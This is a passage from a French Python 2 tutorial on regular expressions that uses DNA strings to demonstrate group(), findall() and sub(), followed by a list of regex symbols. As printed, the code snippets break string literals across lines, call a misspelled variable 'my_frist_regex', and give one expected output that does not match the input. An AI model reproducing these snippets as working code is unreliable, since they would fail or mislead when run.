Mais d'où vient cet appel à group() ? Simplement, et vous l'apprendrez si vous continuez dans les expressions régulières, il est possible avec une seule regex d'extraire plusieurs groupes. Il s'agit d'inclure des parenthèses dans la regex, et les groupes sont ensuite numérotés dans l'ordre d'apparence des parenthèses ouvrantes dans l'expression régulière. Présentement, nous récupérons le groupe 0, qui correspond à l'intégralité de la chaîne extraite grâce à search(). Or, search() s'arrêtant à la première correspondance trouvée, nous obtenons donc le résultat escompté. Le résultat de l'opération devrait être l'affichage de la chaîne GCTATCGUTAC.
Pour extraire d'autres correspondances, deux méthodes existent : l'utilisateur d'un itérateur, ou la création d'une liste contenant l'ensemble des correspondances. Un article de ce manuel vous expliquant ce qu'est une liste, nous opterons donc pour cette sseconde méthode. Voici le code :

```
import re
PHRASE = "Le brin d'acide
désoxyribonucléique extrait
est composé ainsi : GCTATCG-
TAC. Il diffère du brin pré-
cédemment identifié (AGTCT-
GATCCAG)"
my_first_regex =
re.compile(r"[ACGT]+")
occurences =
my_first_regex.findall(PHRASE)
print "Nombre d'occurences
trouvées : ",len(occurences)
print "La liste des occuren-
ces est :",occurences
```

Si tout se passe bien, le script devrait trouver deux occurrences : GCTATCGTAC et AGTCTGATCCAG. La dernière ligne affiche la liste, ce qui devrait produire un résultat ressemblant à « La liste des occurences est : ['GCTATCGTAC', 'AGTCTGATCCAG'] ». Pour ensuite accéder à telle ou telle occurence, on utilisera la syntaxe occurences[n] où n est le rang de l'occurence visée (sachant que les rangs commencent à 0, et non pas 1). L'utilisation de la fonction len() sur la liste "occurences" nous permet de connaitre le nombres d'objets contenus dans la liste, donc le nombre de correspondaces trouvées dans notre cas.

Remplacement :
Troisième cas d'utilisation d'une regex : remplacer toute chaîne qui correspond à une regex par une autre chaîne. Voici la manière de procéder :

```
import re
PHRASE = "Le brin d'acide
désoxyribonucléique extrait
est composé ainsi : GCTATCG-
TAC"
my_first_regex =
re.compile(r"[ACGT]+")
my_frist_regex.sub("extrait
d'ADN confidentiel",PHRASE)
```

Ce petit bout de code aura pour effet de substituer tout extrait d'ADN par le joli message « extrait d'ADN confidentiel » (loi 1978 ;-)). L'appel à sub() va remplacer, dans la chaîne passée en second argument, toute chaîne correspondant à l'expression régulière par le premier argument (ici, notre message).

Conclusion
Les expressions régulières n'ont plus de secrets pour vous. Vous pouvez manipuler les chaînes de caractères à votre guise.
Le python commence a couler dans vos veines, vous sentez sa puissance entrer en vous, lisez la suite et vous oublierez tout autre langage...

Sébastien Baubru - Koreth-

Pour aller plus loin

D'autres symboles permettent d'écrire des expressions régulières, notamment en Python. Voici quelques exemples :
• \d représente un chiffre
• \w représente un chiffre OU une lettre OU un "_" (soulignement)
• \s représente un espace (espace ou tabulation, plus d'autres suivant la plate forme)
• \D représente TOUT SAUF UN CHIFFRE (contraire de \d)
• \W représente TOUT SAUF UNE UN CHIFFRE OU UNE LETTRE OU UN "_" (contraire de \w)
• \S représente TOUT SAUF UN ESPACE (contraire de \s)
• \w+, \s* et \d? Correspondent donc à « un ou plusieurs caractère alphanumériques », « zéro ou plusieurs espaces » et « zéro ou un chiffre »
• Alors que [ACGT] représente « un A ou un C ou un G ou un T », [^ACGT] représente son contraire (« tout SAUF un A ou un C ou un G ou un T »)
• Pour préciser plus spécifiquement le nombre d'occurrences, plutôt que d'utiliser ?,+ ou *, on peut aussi utiliser la syntaxe {2,4}, {14}, {15,} ou {,47} qui représentent respectivement les expressions « entre deux et quatre fois », « quatorze fois précisément », « quinze fois au moins » et « quarante-sept fois au plus ».
• Pour grouper des symboles, on utilise les parenthèses. Par exemple, pour exprimer qu'une suite de symbole se repète au plus une fois, on pourra écrire l'expression régulière "([a-z]\d.)?", ce qui permet de regler la portée du « ? » à toute la parenthèse (et c'est donc le groupe [a-z]\d. qui se répète zéro ou une fois).